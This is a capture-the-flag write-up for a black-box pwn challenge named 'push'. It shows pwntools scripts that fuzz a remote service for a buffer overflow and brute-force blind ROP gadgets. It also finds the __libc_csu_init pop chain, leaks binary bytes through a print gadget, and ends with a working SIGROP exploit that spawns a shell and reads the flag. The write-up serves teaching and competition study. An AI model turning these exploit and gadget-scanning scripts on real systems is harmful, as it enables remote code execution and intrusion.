push

by knittingirl / Knightsec

Rating: 5.0

Add your writeup

Push

Or How to do Black-Box Pwn without Rage-Quitting

The description for this challenge is as follows:

Remember those Sarah McLaughlan commercials about the puppies? We do. We made a blind challenge to remind you about the heartbreak.

Author: v10l3nt

This was one of the harder pwn challenges in the competition, and it required some reasonably advanced techniques, particularly if the pwner does not get the leaked offset quite right, which seems to be have been relatively common and happened to me. Most notably, it is an example of black box pwn, and also requires the use of the SIGROP technique.

As a side note, I used a lot of blind ROP techniques heavily inspired by the **Hacking Blind** paper by Bittau et al. The full paper is pretty interesting, and is available in full here https://ieeexplore.ieee.org/document/6956567.

TL;DR Solution: Note that the leaked instructions seem to contain the bytes necessary to do a straightforward SIGROP attack if you jump into the middle of them. Then calculate the offsets of the gadgets incorrectly due to the somewhat unclear nature of the leaks in the subsequently designed SIGROP payload, causing said payload to fail, and implement some additional blind ROP strategies in response. This includes locating print statements to use as a "stop gadget", finding the sequence of six pops at the end of the __libc_csu_init() function in order to fill arguments, and combining the "pop rdi" gadget with a print gadget in order to directly read the memory at the provided leaks, get the correct offsets, and implement the SIGROP attack.

Original Writeup Link

This writeup is also available on my GitHub! View it there via this link: https://github.com/knittingirl/CTF-Writeups/tree/main/pwn_challs/CyberOpen22/push

Gathering Information:

Since no binary or source code is provided for this challenge, the only real way to start gathering information is via dynamic analysis over the provided netcat connection. Basic interaction with the binary seems to indicate that we are being given the addresses of some helpful gadgets in what appears to be the code section of the binary, with PIE enabled. The gadgets that stand out the most are the address of /bin/sh itself, as well as the first two push instructions. At a certain point, the leaks seem to start degrading, albeit with some sort of apparent libc leak of an uncertain location, and while it might be assumed that the hex value following each instruction is its actual address, it is hard to be sure of that idea.

```
knittingirl@DESKTOP-C54EFL6:/mnt/c/Users/Owner/Desktop/CTF_Files/CyberOpen22$ nc 0.cloud.chals.io 21978
----------------------------------------------------------------------------
 ~ You stay the course, you hold the line you keep it all together        ~
 ~ You're the one true thing I know I can believe in                      ~
 ~ You're all the things that I desire you save me, you complete me       ~
 ~                                               - Push, Sarah McLachlan.  ~
----------------------------------------------------------------------------
<<< Push your way to /bin/sh at : 0x5636a0440050
----------------------------------------------------------------------------
~ Would you like another push (Y/*) >>> Y
~ push 0x58585858; ret | 0x5636a043d1c0
~ Would you like another push (Y/*) >>> aaaa
~ Would you like another push (Y/*) >>> Y
~ push 0x0f050f05; ret | 0x5636a043d1cf
~ Would you like another push (Y/*) >>> Y
~ push 0x58580f05; ret | 0x5636a043d1de
~ Would you like another push (Y/*) >>> Y
~ push 0x0f055858; ret | 0x5636a043d1ed
~ Would you like another push (Y/*) >>> Y
~ 4%XXXXĐ]UH4%□□□□Đ]UH4%□□XXĐ]UH4%XX□□Đ]UHH□H□Y□ | 0x7f014c0236c0
~ Would you like another push (Y/*) >>> Y
~ 4%□□□□Đ]UH4%□□XXĐ]UH4%XX□□Đ]UHH□H□Y□ | (nil)
~ Would you like another push (Y/*) >>> Y
~ 4%□□XXĐ]UH4%XX□□Đ]UHH□H□Y□ | 0x7f014c0229a0
~ Would you like another push (Y/*) >>> Y
~ 4%XX□□Đ]UHH□H□Y□ | (nil)
~ Would you like another push (Y/*) >>>
```

If we use a python terminal with pwntools' asm() and disasm() to both view the bytes comprising these instructions and reassemble subsections of those bytes, we can see that the "push 0x58585858; ret" instruction contains the much more useful "pop rax; ret" gadget, and the "push 0x0f050f05; ret" instruction contains a syscall gadget. One thing to note about the syscall gadget is that it does not neatly ret out, so care does need to be taken when crafting payloads.

```
>>> from pwn import *
>>> context.clear(arch='amd64')
>>> asm('push 0x58585858; ret')
b'hXXXX\xc3'
>>> disasm (b'X\xc3')
'   0:   58                      pop    rax\n   1:   c3                      ret'
>>> asm('push 0x0f050f05; ret')
b'h\x05\x0f\x05\x0f\xc3'
>>> disasm(b'\x0f\x05\x0f\xc3')
'   0:   0f 05                   syscall \n   2:   0f                      .byte 0xf\n   3:   c3                      ret'
```

Based on the provided ROP gadgets, a buffer overflow in our input seems like the most likely vector of attack. Since this is a black box challenge, the main way to determine if such an overflow exists is by simply feeding the program larger and larger inputs until it crashes. Here is a simple script designed to do just that:

```
from pwn import *

target = remote('0.cloud.chals.io', 21978)

print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
i = 1
while True:

    target.sendline(b'a' * i)
    print(i)
    result = (target.recvuntil(b'Would you like another push (Y/*) >>>', timeout=1))
    if not result:
        print(i)
        break
    i += 1

target.interactive()
```

The results show that it gets up to a payload 16 characters in length (adding one to include the newline character) before crashing, which makes sense as a padding length since they tend to be numbers divisible by eight in 64-bit architectures.

Attempting to SIGROP:

To start with, a pop rax; ret; gadget, a syscall gadget, and the address of /bin/sh can be used to do a SIGROP to get a shell, assuming that the overflow is long or unlimited. I won't go into too much detail about the attack here, but in summary, the idea is to use the pop rax and syscall gadgets to call the sigret instruction, which loads all of the registers with bytes from the stack. A sufficiently large overflow allows the attacker to fill those areas of the stack with the bytes of their choice to be loaded into specific, predictable registers, and execve('/bin/sh', 0, 0) can be called by filled the rip register with the syscall address, the rax register with 59, rdi with the /bin/sh address, and rsi and rdx with 0. Pwntools provides a SigreturnFrame functionality that makes it easy to append the appropriate stack values after the initial ROP chain, and if you would like to read more about exactly how a SIGROP works, I have a more detailed writeup on a white-box SIGROP challenge over here: https://github.com/knittingirl/CTF-Writeups/tree/main/pwn_challs/MetaCTF21/Little_Boi

So, under the assumption that the addresses following the gadgets pointed to the start of those gadgets, I calculated the offsets of those gadgets and attempted to plug them in to a standard SIGROP exploit. This failed without really giving me any reason for why. This script looked like:

```
from pwn import *

target = remote('0.cloud.chals.io', 21978)

context.arch = "amd64"

frame = SigreturnFrame()

print(target.recvuntil(b'Push your way to /bin/sh at :'))

leak = (target.recvline())
print(leak)
binsh = int(leak, 16)
print('binsh is at', hex(binsh))

payload = b'Y'
target.send(payload)
print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
target.sendline(b'Y')

print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
target.sendline(b'Y')
print(target.recvuntil(b'~ push 0x58585858; ret |'))
leak = (target.recvline())
print(leak)
```

```
pop_rax = int(leak, 16) + 4
print('pop rax ret at ', hex(pop_rax))

print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
target.sendline(b'Y')
print(target.recvuntil(b'~ push 0x0f050f05; ret |'))
leak = (target.recvline())
print(leak)
syscall = int(leak, 16) + 2

print('syscall at', hex(syscall))

padding = b'a' * 16

payload = padding + p64(pop_rax) + p64(0xf) + p64(syscall)

frame.rip = syscall
frame.rdi = binsh
frame.rax = 59
frame.rsi = 0
frame.rdx = 0

payload += bytes(frame)

target.sendline(payload)

target.interactive()
```

And the results simply ended in a crash. Without more information, it was very difficult to determine where I was going wrong. As a result, I opted for what some might call overkill and decided to implement some more fully black-box ROP strategies in order to eventually leak portions of the binary and figure out what is going on.

Black Box ROP Strategies:

Finding a Stop Gadget:

So, inspired by the Hacking Blind paper, I set up a script to scan for gadgets. I used the address leaks to determine a base for my scans on each attempt by nulling out the final three nibbles, and worked on finding some sort of a "stop gadget", which is basically any address that you can place in your ROPchain to determine that all of the previous gadgets in the chain returned out correctly. In this context, some sort of print is the cleanest option. Here is the brute forcing script:

```
from pwn import *

for i in range(0, 0x1000): #(82, 0x600):
    target = remote('0.cloud.chals.io', 21978)

    context.arch = "amd64"

    print(target.recvuntil(b'Push your way to /bin/sh at :'))

    leak = (target.recvline())
    print(leak)
    binsh = int(leak, 16)
    print('binsh is at', hex(binsh))

    payload = b'Y'
    target.send(payload)


    print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
    target.sendline(b'Y')

    print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
    target.sendline(b'Y')
    print(target.recvuntil(b'~ push 0x58585858; ret |'))
    leak = (target.recvline())
    print(leak)

    pop_rax = int(leak, 16) + 4

    print('pop rax ret at ', hex(pop_rax))

    print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
    target.sendline(b'Y')
    print(target.recvuntil(b'~ push 0x0f050f05; ret |'))
    leak = (target.recvline())
    print(leak)
    syscall = int(leak, 16) + 2
    print('syscall at', hex(syscall))

    padding = b'a' * 16
    test_address = pop_rax - 0x1c4 + i

    payload = padding + p64(test_address)
    print(target.recvuntil(b'(Y/*) >>>'))
    target.sendline(payload)
    result = target.recvall(timeout=1)
    print(result)
    if len(result) > 2:
        print('winner')
        print(hex(test_address))
        print(i)
        target.close()
        break
    print('i is', i)
    target.close()
```

At the offset of i = 32, I got a hit that seems to just be printing out a portion of my input. I could make that work, but I decided that it might lead to issues scripting for additional gadgets.

```
b'--------------------------------------------------------------------------------\n~ Would you like another push (Y/*) >>>'
b' ~ Would you like another push (Y/*) >>>'
b' ~ push 0x58585858; ret |'
b' 0x5588cf2fb1c0\n'
pop rax ret at  0x5588cf2fb1c4
b'~ Would you like another push (Y/*) >>>'
b' ~ push 0x0f050f05; ret |'
b' 0x5588cf2fb1cf\n'
syscall at 0x5588cf2fb1d1
b'~ Would you like another push (Y/*) >>>'
[+] Receiving all data: Done (16B)
[*] Closed connection to 0.cloud.chals.io port 21978
b' aaaaaaaa\x90\xb0/\xcf\x88U\n'
winner
0x5588cf2fb020
32
```


As a result, I made a slight adjustment to specifically look for a print of one of the strings that normally gets outputted to the console (if b'You stay the course' in result:) and got a hit at i=144.

```
syscall at 0x563245fc31d1
b'~ Would you like another push (Y/*) >>>'
[+] Receiving all data: Done (629B)
[*] Closed connection to 0.cloud.chals.io port 21978
b" ----------------------------------------------------------------------------\n ~ You stay the course, you hold the line you keep it all together
~ \n ~ You're the one true thing I know I can believe in                        ~ \n ~ You're all the things that I desire you save me, you complete me
~ \n ~                                              - Push, Sarah McLachlan.  ~ \n----------------------------------------------------------------------
------\n<<< Push your way to /bin/sh at : 0x563245fc6050\n--------------------------------------------------------------------------------\n~ Would you like
another push (Y/*) >>> "
winner
0x563245fc3090
144
```

Finding the BROP gadget (and controlling rdi and rsi!)

Now that we have a stop gadget, we can start looking for pop gadgets! Pop gadgets (in amd64) work by popping the next 8 bytes from the stack into the specified register. As a result, we can detect the presence of a pop gadget by creating a ROPchain that looks like: candidate gadget + not an allocated address + stop gadget. In addition, in cases where more than one pop is chained together, followed by a ret (i.e. the common pop rsi; pop r15; ret gadget), you can simply add more non-allocated addresses between the candidate gadget and the stop gadget to find pop chains of the length.

One of the main possible issues with this approach is that it is relatively difficult to determine which pop gadgets correspond with which registers. Fortunately, __libc_csu_init() exists, and is present in most amd64 binaries unless they are compiled oddly. As a refresher, here is what the end of that function typically looks like.



```
004011ba 5b          POP     RBX
004011bb 5d          POP     RBP
004011bc 41 5c       POP     R12
004011be 41 5d       POP     R13
004011c0 41 5e       POP     R14
004011c2 41 5f       POP     R15
004011c4 c3          RET
```

While those pop gadgets don't necessarily look super useful, jumping into the middle of them provides control over the rdi and rsi registers, which in turn means control of the first and second arguments in function calls. Also, most binaries do not have any other examples of six pop gadgets in a row followed by a ret, so once that pattern is located, it is pretty safe to assume that you have hit the end of __libc_csu_init(), also known as the BROP or Blind ROP gadget.

```
gef➤  x/3i 0x00000000004011c1
   0x4011c1 <__libc_csu_init+97>:       pop    rsi
   0x4011c2 <__libc_csu_init+98>:       pop    r15
   0x4011c4 <__libc_csu_init+100>:      ret
gef➤  x/2i 0x00000000004011c3
   0x4011c3 <__libc_csu_init+99>:       pop    rdi
   0x4011c4 <__libc_csu_init+100>:      ret
```

As a result, the end of the brute forcing script can be slightly adjusted and rerun as follows:

```
from pwn import *
for i in range(0, 0x1000):
    target = remote('0.cloud.chals.io', 21978)
    ... #Same as before
    padding = b'a' * 16
    stop_gadget = pop_rax - 0x1c4 + 144
    test_address = pop_rax - 0x1c4 + i

    payload = padding + p64(test_address) + p64(1) * 6 + p64(stop_gadget)
    print(target.recvuntil(b'(Y/*) >>>'))
    target.sendline(payload)
    result = target.recvall(timeout=1)
    print(result)
    if b'You stay the course' in result:
        print('winner')
        print(hex(test_address))
        print(i)
        target.close()
        break
    print('i is', i)
    target.close()
```

And the BROP gadget seems to start at 914 bytes from the start of the scanning space. It does take a little bit of time to get this far, and a few false positives are still hit; in these cases, you can just try the same offset again without the stop gadget at the end and see if the terminal output changes. If it doesn't, you have probably just accidentally replicated the existing stop gadget and should edit the for loop's starting value according to the values already checked.

```
b' ~ push 0x0f050f05; ret |'
b' 0x55e92d54f1cf\n'
syscall at 0x55e92d54f1d1
b'~ Would you like another push (Y/*) >>>'
[+] Receiving all data: Done (629B)
[*] Closed connection to 0.cloud.chals.io port 21978
b" ----------------------------------------------------------------------------\n ~ You stay the course, you hold the line you keep it all together
~ \n ~ You're the one true thing I know I can believe in                        ~ \n ~ You're all the things that I desire you save me, you complete me
~ \n ~                                                    - Push, Sarah McLachlan.  ~ \n--------------------------------------------------------------------------
------\n<<< Push your way to /bin/sh at : 0x55e92d552050\n----------------------------------------------------------------------------\n~ Would you like
another push (Y/*) >>> "
winner
0x55e92d54f392
914
```

Based on the BROP gadget starting at 914 bytes from the start of the search space, there should be a pop rsi ; r15 ; ret ; gadget at an offset of 921, and a pop rdi ; ret ; gadget at an offset of 923.

As an aside, I could potentially also use this location in order to perform a ret2csu attack and achieve control of rdx; however, this technique requires the location of a pointer to a function that will essentially exit out quickly without doing anything (typically a pointer to the _init function is available and works nicely), which I would have to do additional scanning to find. Fortunately, I ended up not needing control of the rdx gadget.

A Gadget to Leak Parts of the Binary

My somewhat unique strategy at this stage was simply to place known, allocated memory in the rdi register (I went for the leaked, purported '/bin/sh' address), then start near a print statement and see if I can skip over the instruction that loads a value into rdi and end up directly at the function call to printf. You could also attempt to find plt entries, but this way got a hit much faster. I also opted to start at the earlier, small print statement that seemed to be mostly printing a portion of my own input back to me rather than the longer print I ultimately used as a stop gadget, since I suspect that this address is actually the start of a main() function or similar and it may take longer to get to the actual print. So, the relevant portions of the script look like this:

```
from pwn import *

for i in range(32, 50):
    target = remote('0.cloud.chals.io', 21978)

    context.arch = "amd64"
    ...
        padding = b'a' * 16
    stop_gadget = pop_rax - 0x1c4 + 144
    pop_rdi = pop_rax - 0x1c4 + 923
    pop_rsi_r15 = pop_rax - 0x1c4 + 921
    test_address = pop_rax - 0x1c4 + i

    payload = padding + p64(pop_rdi) + p64(binsh) + p64(test_address)
    print(target.recvuntil(b'(Y/*) >>>'))
    target.sendline(payload)
    result = target.recvall(timeout=1)
    print(result)
    if len(result) >= 2:
        print('winner')
        print(hex(test_address))
        print(i)
        target.close()
        break
    print('i is', i)
    target.close()
```

At an offset of i=37 (5 bytes from the original), it prints '/bin/sh' back to me! As a result, we have confirmation that this leak is accurate, and we have a methodology for printing out subsequent portions of the binary.

```
b'-----------------------------------------------------------------------------\n~ Would you like another push (Y/*) >>>'
b' ~ Would you like another push (Y/*) >>>'
b' ~ push 0x58585858; ret |'
b' 0x557990cdb1c0\n'
pop rax ret at  0x557990cdb1c4
b'~ Would you like another push (Y/*) >>>'
b' ~ push 0x0f050f05; ret |'
b' 0x557990cdb1cf\n'
syscall at 0x557990cdb1d1
b'~ Would you like another push (Y/*) >>>'
[+] Receiving all data: Done (9B)
[*] Closed connection to 0.cloud.chals.io port 21978
b' /bin/sh\n'
winner
0x557990cdb025
37
```

Leaking Parts of the Binary and Finally SIGROPing for Real This Time

Initially, I was tempted to just start leaking the full binary and analyzing that for gadgets, which could be done by starting at the likely beginning of the code section, printing "strings", and appending them together with null-terminators in between. However, this would take additional, and I realized that first, I probably should see what was going on with the code section leaks with which I had seemingly been provided.

Here is the script to leak the supposed pop rax gadget:

```
from pwn import *

target = remote('0.cloud.chals.io', 21978)

print(target.recvuntil(b'Push your way to /bin/sh at :'))

leak = (target.recvline())
print(leak)
binsh = int(leak, 16)
print('binsh is at', hex(binsh))

payload = b'Y'
target.send(payload)
```

```
print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
target.sendline(b'Y')

print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
target.sendline(b'Y')
print(target.recvuntil(b'~ push 0x58585858; ret |'))
leak = (target.recvline())
print(leak)

pop_rax = int(leak, 16) + 4
print('pop rax ret at ', hex(pop_rax))

print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
target.sendline(b'Y')
print(target.recvuntil(b'~ push 0x0f050f05; ret |'))
leak = (target.recvline())
print(leak)
syscall = int(leak, 16) + 2

print('syscall at', hex(syscall))

print(target.recvuntil(b'Would you like another push (Y/*) >>> '))

padding = b'a' * 16

pop_rdi = pop_rax - 0x1c4 + 923
pop_rsi_r15 = pop_rax - 0x1c4 + 921
print_gadget = pop_rax - 0x1c4 + 37

payload = padding + p64(pop_rdi) + p64(pop_rax) + p64(print_gadget)

target.sendline(payload)

print(target.recvline())
target.interactive()
```

The snippet of shellcode it leaks out is

```
b'XXX\xc3\x90]\xc3UH\x89\xe5\xff4%\x05\x0f\x05\x0f\xc3\x90]\xc3UH\x89\xe5\xff4%\x05\x0fXX\xc3\x90]\xc3UH\x89\xe5\xff4%XX\x05\x0f\xc3\x90]\xc3UH\x89\xe5H
\x83\xec\x10H\x8d\x05Y\x0e\n'
```

Here, we can see that pop rax ; ret and syscall gadgets definitely seem to be present in the binary, we just seem to have calculated their offsets somewhat incorrectly. Adding two to the existing supposed pop rax address should give us the actual gadget:

```
payload = padding + p64(pop_rdi) + p64(pop_rax+2) + p64(print_gadget)
```

```
b'X\xc3\x90]\xc3UH\x89\xe5\xff4%\x05\x0f\x05\x0f\xc3\x90]\xc3UH\x89\xe5\xff4%\x05\x0fXX\xc3\x90]\xc3UH\x89\xe5\xff4%XX\x05\x0f\xc3\x90]\xc3UH\x89\xe5H\x
83\xec\x10H\x8d\x05Y\x0e\n'
```

And if we try similar with the supposed syscall gadget, we see a similar result; two needs to be added to get the actual gadget:

```
payload = padding + p64(pop_rdi) + p64(syscall) + p64(print_gadget)
```

```
b'%\x05\x0f\x05\x0f\xc3\x90]\xc3UH\x89\xe5\xff4%\x05\x0fXX\xc3\x90]\xc3UH\x89\xe5\xff4%XX\x05\x0f\xc3\x90]\xc3UH\x89\xe5H\x83\xec\x10H\x8d\x05Y\x0e\n'
```

At this point, all I have to do is very slightly adjust my SIGROP attempt from earlier, and I can pop a shell!

```
from pwn import *

target = remote('0.cloud.chals.io', 21978)

context.arch = "amd64"

frame = SigreturnFrame()

print(target.recvuntil(b'Push your way to /bin/sh at :'))

leak = (target.recvline())
print(leak)
binsh = int(leak, 16)
```

```
print('binsh is at', hex(binsh))

payload = b'Y'
target.send(payload)
print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
target.sendline(b'Y')

print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
target.sendline(b'Y')
print(target.recvuntil(b'~ push 0x58585858; ret |'))
leak = (target.recvline())
print(leak)

pop_rax = int(leak, 16) + 4
print('pop rax ret at ', hex(pop_rax))

print(target.recvuntil(b'Would you like another push (Y/*) >>>'))
target.sendline(b'Y')
print(target.recvuntil(b'~ push 0x0f050f05; ret |'))
leak = (target.recvline())
print(leak)
syscall = int(leak, 16) + 2

print('syscall at', hex(syscall))

print('adjusted pop rax and syscall to be correct')

pop_rax += 2
syscall += 2

padding = b'a' * 16

payload = padding + p64(pop_rax) + p64(0xf) + p64(syscall)

frame.rip = syscall
frame.rdi = binsh
frame.rax = 59
frame.rsi = 0
frame.rdx = 0

payload += bytes(frame)

target.sendline(payload)

target.interactive()
```

And here is what that looks like once it runs:

```
knittingirl@DESKTOP-C54EFL6:/mnt/c/Users/Owner/Desktop/CTF_Files/CyberOpen22$ python3 push_writeup_solve.py
[+] Opening connection to 0.cloud.chals.io on port 21978: Done
b"----------------------------------------------------------------------------\n ~ You stay the course, you hold the line you keep it all together
~ \n ~ You're the one true thing I know I can believe in                    ~ \n ~ You're all the things that I desire you save me, you complete me
~ \n ~                                              - Push, Sarah McLachlan.  ~ \n------------------------------------------------------------------------
------\n<<< Push your way to /bin/sh at :"
b' 0x561776aba050\n'
binsh is at 0x561776aba050
b'----------------------------------------------------------------------------\n~ Would you like another push (Y/*) >>>'
b' ~ Would you like another push (Y/*) >>>'
b' ~ push 0x58585858; ret |'
b' 0x561776ab71c0\n'
pop rax ret at  0x561776ab71c4
b'~ Would you like another push (Y/*) >>>'
b' ~ push 0x0f050f05; ret |'
b' 0x561776ab71cf\n'
syscall at 0x561776ab71d1
adjusted pop rax and syscall to be correct
[*] Switching to interactive mode
~ Would you like another push (Y/*) >>> $ ls
-
banner_fail
bin
boot
chal
dev
etc
```

```
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
service.conf
srv
sys
tmp
usr
var
wrapper
$ cat flag.txt
uscg{ch4ng3_and_gr0wth_is_s0_pa1nful}$
```

Thanks for reading!

Comments

Comment

Send